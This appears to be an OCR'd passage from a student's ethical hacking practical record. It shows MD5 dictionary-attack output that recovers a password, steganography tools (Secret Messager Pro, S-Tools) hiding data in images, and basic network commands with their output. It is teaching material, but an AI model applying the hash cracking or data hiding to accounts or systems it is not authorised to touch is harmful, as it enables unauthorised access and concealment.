
```
Enter MD5 hash: c07b7937c7a62d263e78aed1272dce42
Enter dictionary Filename:passwordlist.txt
password has been found
password is :$umeet@2808
```


C) Encrypts and Decrypt Password

Go to http://secretmessages.online/Home/Software and download SecretMessagerPro_2.0.0. Encrypt and decrypt text and password using the secretmessagerpro software.




Secret Messager Pro(Unregistered)
Secret Messages
Secret Files
Secret Image
About
Single Image
Messages / Results
thical Hacking Practical Secret Image
Add
Remove
Save to the same folder
Secret Image helps you to hide messages in the image and no one can read it unless he/she gets the password.
Password
8R446F28X860D6F80Z8J
Generate
Show Password
Salt Length: 10
Encrypt / Decrypt
Encrypt
Decrypt
Version: 2.0.0
Online Tool | From SecretMessages.online


Secret Messager Pro(Unregistered)
Secret Messages
Secret Files
Secret Image
About
Single Image
Messages / Results
thical Hacking Practical Secret Image
Messages have been hiddened and encrypted in SecretImage.png
OK
8R446F28X860D6F80Z8J
Generate
Show Password
Salt Length: 10
Encrypt / Decrypt
Encrypt
Decrypt
Version: 2.0.0
Online Tool | From SecretMessages.online


Secret Messager Pro(Unregistered)
Secret Messages
Secret Files
Secret Image
About
Single Image
Messages / Results
Ethical Hacking Practical Secret Imag
Add
The hidden messages have been decrypted successfully.
OK
Password
Generate
Show Password
Salt Length: 10
Encrypt / Decrypt
Encrypt
Decrypt
Version: 2.0.0
Online Tool | From SecretMessages.online

D) Ipconfig, ping, netstat, traceroute

ipconfig:

The “ipconfig” displays the current information about your network such as your IP and MAC address, and the IP address of your router. It can also display information about your DHCP and DNSservers.

ipconfig

```
Command Prompt
Microsoft Windows [Version 10.0.19042.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Sunil Kushwaha>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6117:357c:44e0:1a1b%7
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

ipconfig/all

```
Command Prompt

C:\Users\Sunil Kushwaha>ipconfig/all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : SUNILKUSHWAHA
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek PCIe GbE Family Controller
   Physical Address. . . . . . . . . : F8-B4-6A-F0-4C-DF
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VirtualBox Host-Only Ethernet Adapter
   Physical Address. . . . . . . . . : 0A-00-27-00-00-07
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::6117:357c:44e0:1a1b%7(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.56.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 722075687
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-24-EC-44-9C-F8-B4-6A-F0-4C-DF
   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

ping:

Allows you to send a signal to another device, and if that device is active, it will send a response back to the sender. The “ping” commandis a subset of the ICMP (Internet Control Message Protocol), and it uses what is called an “echo request”. So, when you ping a device you send out an echo request, and if the device you pinged is active or online, you get an echo response.

```
ping www.google.com
```

```
Command Prompt

C:\Users\Sunil Kushwaha>ping www.google.com

Pinging www.google.com [142.250.192.4] with 32 bytes of data:
Reply from 142.250.192.4: bytes=32 time=21ms TTL=119
Reply from 142.250.192.4: bytes=32 time=17ms TTL=119
Reply from 142.250.192.4: bytes=32 time=19ms TTL=119
Reply from 142.250.192.4: bytes=32 time=26ms TTL=119

Ping statistics for 142.250.192.4:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 26ms, Average = 20ms

C:\Users\Sunil Kushwaha>
```

tracert:

This command lets you see all steps a packet takes to the destination. For example, if we send a packet to www.google.com, it actually goes through a couple of routers to reach the destination. The packet will first go to your router, and then it will go to all kinds of different routers before it reaches Google servers. We can also use the term “hops” instead of routers. Let’s run the command and see what kind of results we get.


```
tracert www.google.com
```

```
Command Prompt

C:\Users\Sunil Kushwaha>tracert www.google.com

Tracing route to www.google.com [142.250.192.4]
over a maximum of 30 hops:

  1     1 ms     1 ms     1 ms  192.168.1.1
  2     *      524 ms     *     100.101.0.1
  3     *       16 ms    16 ms  113.193.240.13
  4    18 ms    24 ms    17 ms  74.125.48.53
  5    24 ms    30 ms    21 ms  209.85.248.57
  6    21 ms    29 ms    18 ms  142.250.208.223
  7    72 ms    50 ms    23 ms  bom12s14-in-f4.1e100.net [142.250.192.4]

Trace complete.

C:\Users\Sunil Kushwaha>
```

netstat

Displays all sorts of network statistics when used with its variousoptions. One of the most interesting variants of netstat is netstat -an, which will display a list of all open network connections on theircomputer, along with the port they're using and the foreign IP address they're connected to.


netstat -an




```
Command Prompt

C:\Users\Sunil Kushwaha>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1158           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1521           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3938           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5520           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5560           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5580           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6881           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7070           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9007           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:19575          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:19576          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:19577          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49688          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49706          0.0.0.0:0              LISTENING
```

E) Steganography tools


Step 1: Prepare the secret file that you want to hide (e.g., Steganography_eg.txt)




Step 2: Launch the <u>S-Tools</u>




Step 3: Drag and drop the host file inside which you want to hide secret file (light.bmp)







Step 5: After entering password and algo, click ok. Tool will create identical copy hiddendata.bmp.




